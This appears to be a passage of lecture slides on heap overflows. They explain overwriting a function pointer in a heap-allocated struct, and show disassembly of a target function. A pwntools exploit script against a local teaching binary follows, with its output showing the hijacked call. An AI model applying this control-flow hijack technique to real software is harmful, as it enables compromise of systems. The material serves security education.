
Heap Overflows




Heap Overflows

- In the real world, lots of cool and complex things like objects/structs end up on the heap
 - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap
 - Overwrite a function pointer on the heap, and force a codepath to call that object's function!

Heap Overflows



Heap Overflows





0x00484e6 <print_super>:

80484e6:	55	push %ebp
80484e7:	89 e5	mov %esp,%ebp
80484e9:	83 ec 08	sub \$0x8,%esp
80484ec:	83 ec 08	sub \$0x8,%esp
80484ef:	ff 75 08	pushl 0x8(%ebp)
80484f2:	68 e0 86 04 08	push \$0x80486e0
80484f7:	e8 74 fe ff ff	call 8048370 <printf@plt>
80484fc:	83 c4 10	add \$0x10,%esp
80484ff:	90	nop
8048500:	c9	leave
8048501:	c3	ret

```
from pwn import *

path = os.path.abspath("./heap_smash")

p = process(path)

payload = "A"*(0x20 - 4) + '\xe6\x84\x04\x08'

p.sendline(payload)

p.sendline("aaa")

p.interactive()
```

```
p.interactive()work@ubuntu:~/ssec20/example_code/ssec20/heap$ python exploit.py
[+] Starting local process '/home/work/ssec20/example_code/ssec20/heap/heap_smash': pid 29630
[*] Switching to interactive mode
[*] Process '/home/work/ssec20/example_code/ssec20/heap/heap_smash' stopped with exit code 0 (pid 29630)
Input coolguy's name: Input lameguy's name: AAAAAAAAAAAAAAAAAAAAAAaaa is cool!
aaa is superrr cool.....
[*] Got EOF while reading in interactive
```